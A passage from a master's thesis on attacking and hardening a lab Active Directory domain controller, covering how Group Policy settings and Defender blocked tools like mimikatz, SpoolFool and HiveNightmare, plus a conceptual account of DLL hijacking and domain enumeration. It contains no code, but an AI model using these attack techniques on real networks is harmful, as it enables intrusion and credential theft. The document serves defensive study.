


Figure 66 - A screenshot of windows defender protecting the DangerDays machine against the local script execution.

Unfortunately, as the user who's executing the attack is not the administrator, this is the most information which can be gleaned from the result of the attack. In addition to this, both of the executable scripts for Spoolfool and Hive Nightmare were also detected as malicious, once again demonstrated in the image below:




Figure 67 - A screenshot showing that both SpoolFool and HiveNightmare have been detected as threats by the firewall.

As a result of the firewall detection, a local administrative user is not added to the DangerDays machine, and PowerShell remoting cannot be enabled. The results of that command are shown in the image below:




Figure 68 - A screenshot in this scenario demonstrating the result of attempting to open another PowerShell terminal

If, by some chance, one of the steps of the attack worked, even if the user somehow managed to get the credentials to the ppoison user somehow, it would be impossible to access the account due to the fact that only the administrator can remotely access the server, as shown in the screenshot below:




Figure 69 - A screenshot demonstrating the result of the attacker attempting to RDP into the DC utilizing ppoision's correct credentials. Due to a GPO, they are not allowed to access the system.

Of course, here they could attempt to access the system with another user, however, it is extremely unlikely that an attacker would be able to reach this point after having all other phases of the attack blocked.

The GPOs which most protected the system in this attack were: (L1) Ensure 'Windows Firewall: Private: Firewall state' is set to 'On (recommended)', “Remote Desktop Session Host: Allow users to connect remotely by using Remote Desktop Services” (as this option allows to specify which exact users can access the system),” (L1) Ensure 'Devices: Prevent users from installing printer drivers' is set to 'Enabled'”, and “(L2) Ensure 'Print Spooler (Spooler)' is set to 'Disabled' (MS only)” Of course, it is clear that the firewall contributed most significantly by blocking the installation of mimikatz, john, HiveNightmare, and SpoolFool, however, the firewall should not be the sole-line of defense between a malicious actor and a domain controller. The GPOs applied to the DC significantly improved its security.

9.3.2.2 Remote script results




Figure 70- a screenshot of the failed SSH connection to the vulnerable machine.

As all incoming connections are blocked by the GPO “(L1) Ensure 'Windows Firewall: Public: Inbound connections' is set to 'Block (default)'”. Therefore, all access to the machine has been blocked off. Of course, accessing a server via SSH is a perfectly legitimate way to connect to a machine. Therefore, although this attack can be entirely prevented by preventing all access to all public inbound connections, it is not a true solution. However, even if the SSH connection was enabled then the installation of Mimikatz would be blocked by the firewall on the DC, which would prevent the execution of the golden ticket attacks.

The GPOs which most protected the system in this attack were: (L1) Ensure 'Windows Firewall: Public: Firewall state, is set to 'On (recommended)', (L1) Ensure 'Windows Firewall: Public: Inbound connections' is set to 'Block (default)', (L1) Ensure 'Windows Firewall: Public: Settings: Apply local firewall rules' is set to 'No', and “(L1) Ensure 'Windows Firewall: Public: Inbound connections' is set to 'Block (default)'”

In conclusion, it is clear to see that even utilizing basic GPOs to improve system security make a significant difference in the protection of a Domain Controller.

9.4 An assessment of the AD environment's overall security and suggestions for further enhancements

One key tool utilized to assess the AD environment's security was the MITRE ATT&CK Matrix. The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) Matrix is a framework to help industry professionals categorize the different techniques and attacks that advanced threat actors utilize in the process of network penetration [130]. There are 12 techniques/tactics, each of which correspond to a different phase in the cyber kill chain: initial access, execution, persistence, privilege escalation, defense evasion, credential access, discovery, lateral movement, collection, exfiltration, and impact. Each technique/tactic has its own series of sub techniques/tactics, and the MITRE ATT&CK matrix is useful to not only help cybersecurity professionals protect their systems, but also to determine which steps a malicious actor may take when an attack is in progress [130].

The matrix demonstrating the state of the machine post hardening can be seen below:




Figure 71 - The MITRE Matrix Post-GPOs

The first matrix, demonstrating the state of the scenario pre hardening, can be seen in Figure 54. As demonstrated in the image, the number of attack vectors after the application of the GPOs were reduced significantly. This is because enabling the firewall, and preventing attackers from establishing inward connections to the machine prevent many types of attacks against the system. However, there are of course still potential ways an attacker could gain information from a system. For example, although all malicious code should be scanned and blocked by the Realtime protection system on the device, it is nearly impossible to prevent DLL injection on a windows system due to path hijacking. For example, if a DLL file called "test.dll" were required to launch a game, and an attacker placed a malicious DLL file named "test.dll" in the directory above the real location of "test.dll" then in most scenarios, the malicious "test.dll" file will be loaded as opposed to the real file, allowing for code execution. As this mechanic is by system design and is not a bug, it can be difficult to prevent users from performing DLL injection.

Another clear flaw with the GPOs is the lack of prevention of discovery of information on the machine. If an attacker were to gain the credentials to an open workstation, it would not be possible to prevent them from gaining information about the password policy, the administrators, the times, services, or trusts available on the domain. However, this is once again not a bug, but rather a design choice from Microsoft. The different PowerShell commands which allow users to enumerate this information can be blocked, however, there is no way to entirely prevent their execution. One solution would be to completely block access to the PowerShell and CMD terminals, however, these terminals are also often required by end users for legitimate functions. Therefore, there is no way to completely prevent information discovery on the network.

Although there are some parts of the system which cannot be fully protected by GPOs, the attack surface of the AD system has been significantly reduced. The attack scripts developed for this project can no longer be executed effectively. However, this is not because they are poorly designed, but rather, because at each phase of execution, there is a method of prevention which protects the AD system from their potential impact.

The primary way to improve the system would be to find some way to create a PowerShell "Jail" – i.e. give non-administrative users access to a console, but severely limit their functionality. This would significantly reduce the attack surface of the attacker and prevent non-authorized users from being able to perform reconnaissance easily.

10 Economic and Temporal Costs

The total time taken to complete this project was 525 hours**.** This time was split up into parts: Research, Machine Setup, Exploitation Testing, and writing the report.

Although research was performed throughout the entire project, it took by far the most amount of time. Not only did research have to be performed before the project to understand the unique considerations for the AD system, but its architecture, vulnerabilities, and best methods for performing security hardening also had to be investigated. Research was an integral part of the entire project, especially considering the straightforward nature of executing the exploits and performing the security hardening. Part of the amount of time dedicated to research was also due to the author's unfamiliarity with the AD system before starting this project. The total amount of time spent on this section was 175 hours**.**

The next step was to set-up the vulnerable environment. This process had to occur twice – once to create the vulnerable active directory setting, and another to perform security hardening on the system. Initial set-up of the machine was somewhat difficult, as the workstation had to be linked to the domain controller, and properly configured with a DNS server to ensure connection to the internet and the DC itself. This was by far one of the most challenging parts, as the connection could be broken by disabling some of the pre-existing safeguards on the DC. However, once performed, it was very straightforward to use, to both exploit and perform the protection. The total amount of time spent on this section was 150 hours**.**

Exploitation testing took the least amount of time. Once the server was correctly set up, it was trivially easy to exploit. This is partially because the attacker hypothetically had the credentials of one non-privileged user to access the system, and vulnerabilities were deliberately injected to simulate an environment which had not been properly maintained. Additionally, it was easy to change the settings to improve the system's security. The total amount of time spent on this section was 75 hours**.**

Across the entire project, documentation was maintained to keep track of how the machines were configured, which exploits they were vulnerable to, and what protections existed. The report took the second longest amount of time behind research, however, this is because it was consistently maintained across the entire project. The total amount of time spent on this section was 125 hours**.**




Table 4 - The temporal cost of this TFM

The economic cost of this project is largely irrelevant, as all tools were either free, or provided by the university.

11 Conclusions

To determine if the practice was effective, it is worth analyzing the extent to which the objectives from the introductory chapter were achieved:

11.1 To carry out a thorough audit of the security of an Active Directory (AD) environment to find any holes or lapses in the AD infrastructure

This objective was clearly achieved. Not only was the general architecture of the AD system analyzed in the "State of the Art" section, but all of the most notable CVEs and commonly known vulnerabilities within each stage of the Cyber Kill Chain were analyzed in the "Methodology" section, with their impact clearly demonstrated.

11.2 To create and put into action a strategy for protecting the AD environment

This objective was also clearly achieved. The basic security protections from Microsoft were investigated in the "State of the Art" section and were then implemented in the "Methodology" section. In addition, the protection strategy was developed by using state of the art guidelines from SANS, and contemporary cybersecurity benchmarks were utilized to fully protect the system. The results of these protection attempts are fully explored in the "Obtained Results" section.

11.3 To assess the success of the security measures put in place

As with the other objectives mentioned in the introductory chapters, this goal was also clearly achieved by comparing and contrasting the success and failure of two malicious scripts against not only the AD system, but a vulnerable workstation which could also be utilized to gain unintended access to the DC. The success of this goal is also demonstrated by comparing the MITRE ATT&CK MATRIXES from before and after the security hardening took place.

One strong aspect of this thesis was the investigation of AD specific vulnerabilities. Since Windows 10 is one of the commonly used operating systems in the world, it is likely that both security professionals and novices will have some level of experience with Windows 10[131]. However, although it initially appears very similar, utilizing an AD system with Windows Server 2022 presents its users with vastly different security concerns and practices which must be taken into consideration before usage. However, this may not be obvious at first due to the similar appearance and interface provided by both systems. Therefore, the explanation of the architecture of the active directory system, and the explanation of different vulnerabilities and how to exploit them all contribute to improving a readers understanding of the differences between a typical Windows Installation, and the Windows Active Directory System.

One weak aspect of this thesis is the lack of modern and impactful CVEs investigated. Although the PrintNightmare and SMBleed and SMBGhost vulnerabilities were investigated, there is a lack of CVEs identified which specifically apply to Windows Server 2022, and its active directory system. For

example, by default Windows Pro installations from 2019 are vulnerable to SMBleedingGhost[132], PrintNightmare[133], SeriousSAM[134], and BlueKeep[135]. to name a few. All these vulnerabilities had a serious impact on the cybersecurity community and were significant due to their existence within the Windows API. Although Windows Server 2022 does have critical vulnerabilities within its system, so far, none as impactful or widespread as those previously mentioned have been found within the Windows API. Therefore, it was difficult to determine which of the critical vulnerabilities found within Windows 2022 should be investigated for this project. This is a temporal limitation, however. If this same project was done in 2024 or early 2025 before the next publication of Windows Server, then it would be possible for the researcher to investigate more impactful CVEs. This is almost a guarantee given the market share of Active Directory. As network infrastructure becomes outdated, more and more network administrators will need to update their AD systems. Additionally, it is likely that issues which affect Windows Server 2022 will also affect previous versions of Windows Server. Combined with the fact that Windows Server has the highest market share for active directory, Windows API level vulnerabilities become an extremely valuable target for both white and black-hat hackers.

Another strength of this thesis was the robustness of the security plan. For example, not only were Microsoft's security recommendations for active directory explored in depth, but these suggestions were either combined with or replaced with CIS' security suggestions, which are the benchmarks for the industry. Not only does that make the suggested security plan plausible to utilize in a real-world environment, but its flaws were also identified via the MITRE ATT&CK and D3FENSE matricies, which could then potentially be corrected if implemented in a real-world environment. Although it is important to be able to identify the different vulnerabilities which exist within a system, it is even more important to be able to develop a security plan to protect a system with valuable information on it, and to be able to identify its flaws to better protect the system.

Another weakness of this thesis is the ease of exploitation of the system. The premise of this project suggests that an attacker simply has the credentials to a compromised user account within the system. Although this is not completely unrealistic, it did make performing exploitation of the system extremely easy. Most requirements for leaking the user credentials for an Active Directory system simply requires the credentials to a pre-existing user. Therefore, once this information was known, it was easy to perform an attack such as DSYNC which leaks all of the hashes on the system. If this attack were to be redone, instead of randomizing the different permissions of the users, and which vulnerabilities they are weak to, a more deliberate design of the user schema and their permissions would be performed. Then, once this was known and properly established, the attacker would be given the credentials to the least privileged user. From that stage, the attacker would have to build their credentials by performing different types of attacks and system exploits. Not only would this give the report more structure, but the resulting virtual machine could potentially be used in CTF events.

12 Further Research

Due to the importance of the Active Directory system within commonly administrated networks, there are many potential avenues of further research. One example would be to perform a triage on a breached Active Directory system utilizing tools such as Autopsy and Volatility 2 and 3. This would not only provide an alternative perspective on the strengths and weaknesses on the AD system, but it could also identify different types of attack patterns used in real-life by APTs. It could also provide more insight into some parts of the MITRE ATT&CK Matrix which were not covered in this investigation, specifically, initial access, collection, exfiltration, impact, and command and control.

Although this research did not investigate third-party security products for the AD system, this could also be another potential avenue of investigation. Comparing and contrasting different third-party firewalls, real-time alert systems, and user trackers could highlight deficiencies within the default Active Directory system for different industrial use cases. Additionally, dissecting these products at a low level to determine how they work could allow for the production of a protection tool which combines the best aspects of all of the different pieces of software. Alternatively, if a deficiency is noticed, then a specific piece of software could be developed to cover this blind spot.

Additionally, as time goes on, more threating vulnerabilities will be identified on Microsoft's AD, and a final thesis based on the explanation and exploitation of these vulnerabilities could be utilized to identify key areas to protect within the system. To further extend this idea, creating multiple Capture-The-Flag style environments for each specific well-known vulnerability could help students or other cybersecurity novices gain a better understanding of the impact of vulnerabilities within the Windows API.

One last avenue of research which could be followed is a practical comparison of the security of Active Directory compared to Azure Active Directory. Both products are produced by Microsoft, however, Azure Active Directory is explicitly built for use in cloud environments. Comparing the security of both could allow for an analysis of the different strengths and weaknesses compared to each other, and a comparison of the different exploits required to gain root access to a domain controller in both environments.

13 References

[1] B. Stegner, “What Is Windows Server and How Is It Different From Windows?,” *MUO*, Aug. 08, 2019. Available: https://www.makeuseof.com/tag/windows-server-different-windows/. [Accessed: Feb. 05, 2023]

[2] “Microsoft Active Directory - Market Share, Competitor Insights in Identity And Access Management.” Available: https://6sense.com/tech/identity-and-access-management/microsoft-active-directory-market-share. [Accessed: Apr. 28, 2023]

[3] C. Crandall, “Active Directory Sits in a Dangerous Security Blindspot.” Available: https://www.securitymagazine.com/articles/96063-active-directory-sits-in-a-dangerous-security-blind-spot?v=preview. [Accessed: Feb. 05, 2023]

[4] M. Redmond, “Group Policy Objects,” May 31, 2018. Available: https://learn.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects. [Accessed: Feb. 05, 2023]

[5] t etutorials, “Lesson 5: Understanding Active Directory Structure and Replication,” *Etutorials*, 2008. Available: http://etutorials.org/Microsoft+Products/microsoft+windows+xp+professional+training+kit/Chapter+5+-+Using+the+DNS+Service+and+Active+Directory+Service/Lesson+5nbspUnderstanding+Active+Directory+Structure+and+Replication/. [Accessed: Feb. 05, 2023]

[6] J. Coggins, “What is Group Policy (GPO) and What Role Does It Play in Data Security,” *Lepide Blog: A Guide to IT Security, Compliance and IT Operations*, May 27, 2019. Available: https://www.lepide.com/blog/what-is-group-policy-gpo-and-what-role-does-it-play-in-data-security/. [Accessed: Feb. 08, 2023]

[7] Microsoft, “Global Catalog - Win32 apps,” Aug. 17, 2020. Available: https://learn.microsoft.com/en-us/windows/win32/ad/global-catalog. [Accessed: Feb. 05, 2023]

[8] TechTarget, “What is organizational unit (OU)?,” *SearchWindowsServer*. Available: https://www.techtarget.com/searchwindowsserver/definition/organizational-unit-OU. [Accessed: Feb. 05, 2023]

[9] Microsoft, “Create an organizational unit (OU) in Azure AD Domain Services,” Jan. 30, 2023. Available: https://learn.microsoft.com/en-us/azure/active-directory-domain-services/create-ou. [Accessed: Feb. 05, 2023]

[10] alvinashcraft, “Domain Trees - Win32 apps,” Aug. 23, 2019. Available: https://learn.microsoft.com/en-us/windows/win32/ad/domain-trees. [Accessed: Feb. 05, 2023]

[11] Varonis, “What is an Active Directory Forest?” Available: https://www.varonis.com/blog/active-directory-forest. [Accessed: Feb. 05, 2023]

[12] WAD, “Trusts in Active Directory: An overview.” Available: https://www.windows-active-directory.com/active-directory-trusts.html. [Accessed: Feb. 05, 2023]

[13] Microsoft, “How trusts work for Azure AD Domain Services,” Apr. 03, 2023. Available: https://learn.microsoft.com/en-us/azure/active-directory-domain-services/concepts-forest-trust. [Accessed: Apr. 28, 2023]

[14] W. Schroeder, “A Guide to Attacking Domain Trusts,” *Medium*, Oct. 30, 2017. Available: https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d. [Accessed: Feb. 05, 2023]

[15] Zindagi Technologies, “Different types of Trusts in an Active Directory,” Sep. 24, 2021. Available: https://zindagitech.com/different-types-of-trusts-in-an-active-directory/. [Accessed: Feb. 05, 2023]

[16] WAD, “Active Directory objects: All you need to know,” *Windows Active Directory*, Apr. 09, 2021. Available: https://www.windows-active-directory.com/active-directory-objects-2.html. [Accessed: Feb. 05, 2023]

[17] Microsoft, "[MS-AUTHSOD]: Network Domains and Domain Controllers," Oct. 26, 2021. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-authsod/c4012a57-16a9-42eb-8f64-aa9e04698dca. [Accessed: Feb. 05, 2023]
[18] Microsoft, "Active Directory Accounts," Sep. 20, 2022. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-default-user-accounts. [Accessed: Feb. 08, 2023]
[19] Microsoft, "Local Accounts," Feb. 17, 2023. Available: https://learn.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts. [Accessed: Apr. 28, 2023]
[20] Microsoft, "Securing Domain Controllers Against Attack," Aug. 15, 2022. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/securing-domain-controllers-against-attack. [Accessed: Feb. 05, 2023]
[21] Microsoft, "Best Practices for Securing Active Directory," Jul. 29, 2021. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory. [Accessed: Feb. 05, 2023]
[22] Simplilearn, "What is Kerberos? How Does It Work & Kerberos Authentication Explained," *Simplilearn.com*, Mar. 27, 2020. Available: https://www.simplilearn.com/what-is-kerberos-article. [Accessed: Apr. 28, 2023]
[23] Varonis, "Kerberos Authentication Explained." Available: https://www.varonis.com/blog/kerberos-authentication-explained. [Accessed: Apr. 28, 2023]
[24] C. Neuman, S. Hartman, K. Raeburn, and T. Yu, "The Kerberos Network Authentication Service (V5)," Internet Engineering Task Force, Request for Comments RFC 4120, Jul. 2005. doi: 10.17487/RFC4120. Available: https://datatracker.ietf.org/doc/rfc4120. [Accessed: Feb. 10, 2023]
[25] Microsoft, "Service Accounts," Sep. 20, 2022. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-service-accounts. [Accessed: Apr. 28, 2023]
[26] Dansimp, "Security principals," Sep. 20, 2022. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-principals. [Accessed: Apr. 28, 2023]
[27] J. Carson, "Privilege Escalation on Windows (With Examples)." Available: https://delinea.com/blog/windows-privilege-escalation. [Accessed: Apr. 28, 2023]
[28] ManageEngine, "What is a security misconfiguration?" Available: https://www.manageengine.com/vulnerability-management/misconfiguration/. [Accessed: Apr. 28, 2023]
[29] Intellipaat, "What is enumeration?," *Intellipaat Blog*, Aug. 03, 2022. Available: https://intellipaat.com/blog/what-is-enumeration/. [Accessed: Apr. 28, 2023]
[30] "Domain Enumeration with Active Directory PowerShell Module | by Nairuz Abulhul | R3d Buck3T | Medium." Available: https://medium.com/r3d-buck3t/domain-enumeration-with-active-directory-powershell-module-7ce4fcfe91d3. [Accessed: Apr. 28, 2023]
[31] ACouch, "Disable domain user enumeration, Domain Admins and other objects," *IT on the Couch*, Jul. 01, 2017. Available: https://www.adamcouch.co.uk/disable-domain-user-enumeration/. [Accessed: Apr. 28, 2023]
[32] mohit panwar, "Stop Active Directory Reconnaissance for sensitive infrastructure, once in for all!," *Medium*, Dec. 22, 2018. Available: https://infosecwriteups.com/stop-active-directory-reconnaissance-for-sensitive-infrastructure-once-in-for-all-7c66a40c7d86. [Accessed: Apr. 28, 2023]
[33] "Understanding Privilege Escalation and 5 Common Attack Techniques," *Cynet*. Available: https://www.cynet.com/network-attacks/privilege-escalation/. [Accessed: Apr. 28, 2023]
[34] "Lateral Movement Explained | What is Lateral Movement?" Available: https://www.crowdstrike.com/cybersecurity-101/lateral-movement/. [Accessed: Feb. 05, 2023]

[35] D. Rountree, “4 - System Security,” in *Security for Microsoft Windows System Administrators*, D. Rountree, Ed., Boston: Syngress, 2011, pp. 109–134. doi: 10.1016/B978-1-59749-594-3.00004-1. Available: https://www.sciencedirect.com/science/article/pii/B9781597495943000041. [Accessed: Apr. 28, 2023]
[36] Zuzana, “Detecting, investigating and mitigating privilege escalation vulnerabilities to prevent full AD control,” *Logpoint*, Jan. 24, 2022. Available: https://www.logpoint.com/en/blog/detecting-investigating-and-mitigating-privilege-escalation-vulnerabilities-to-prevent-full-ad-control/. [Accessed: Feb. 05, 2023]
[37] TechTarget, “What is dynamic link library (DLL)?,” *TechTarget*. Available: https://www.techtarget.com/searchwindowsserver/definition/dynamic-link-library-DLL. [Accessed: Apr. 28, 2023]
[38] Microsoft, “Dynamic link library (DLL) - Windows Client,” Apr. 12, 2022. Available: https://learn.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library. [Accessed: Apr. 28, 2023]
[39] E. Kost, “What is DLL Hijacking? The Dangerous Windows Exploit | UpGuard.” Available: https://www.upguard.com/blog/dll-hijacking. [Accessed: Apr. 28, 2023]
[40] MITRE ATT&CK, “Hijack Execution Flow: DLL Search Order Hijacking, Sub-technique T1574.001 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/techniques/T1574/001/. [Accessed: Apr. 28, 2023]
[41] J. Warren, “Service Account Attacks and How to Protect Against Them,” *https://blog.netwrix.com/*. Available: https://blog.netwrix.com/2023/02/24/protecting-service-accounts/. [Accessed: Apr. 28, 2023]
[42] S. M. in ActiveDirectorySecurity, M. Security, and T. Reference, “Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain,” *Active Directory Security*, Dec. 31, 2015. Available: https://adsecurity.org/?p=2293. [Accessed: Apr. 28, 2023]
[43] hypr, “What are Ticket Granting Tickets (TGT)? | Security Encyclopedia.” Available: https://www.hypr.com/security-encyclopedia/ticket-granting-tickets. [Accessed: Apr. 28, 2023]
[44] Microsoft, “Ticket-Granting Tickets - Win32 apps,” Jan. 07, 2021. Available: https://learn.microsoft.com/en-us/windows/win32/secauthn/ticket-granting-tickets. [Accessed: Apr. 28, 2023]
[45] J. Garman, “Pre-Authentication - Kerberos: The Definitive Guide.” Available: https://www.oreilly.com/library/view/kerberos-the-definitive/0596004036/ch03s03s06.html. [Accessed: Apr. 28, 2023]
[46] Techopedia, “Ticket Granting Server,” *Techopedia*, Jan. 17, 2017. Available: https://www.techopedia.com/definition/27186/ticket-granting-server-tgs. [Accessed: Apr. 28, 2023]
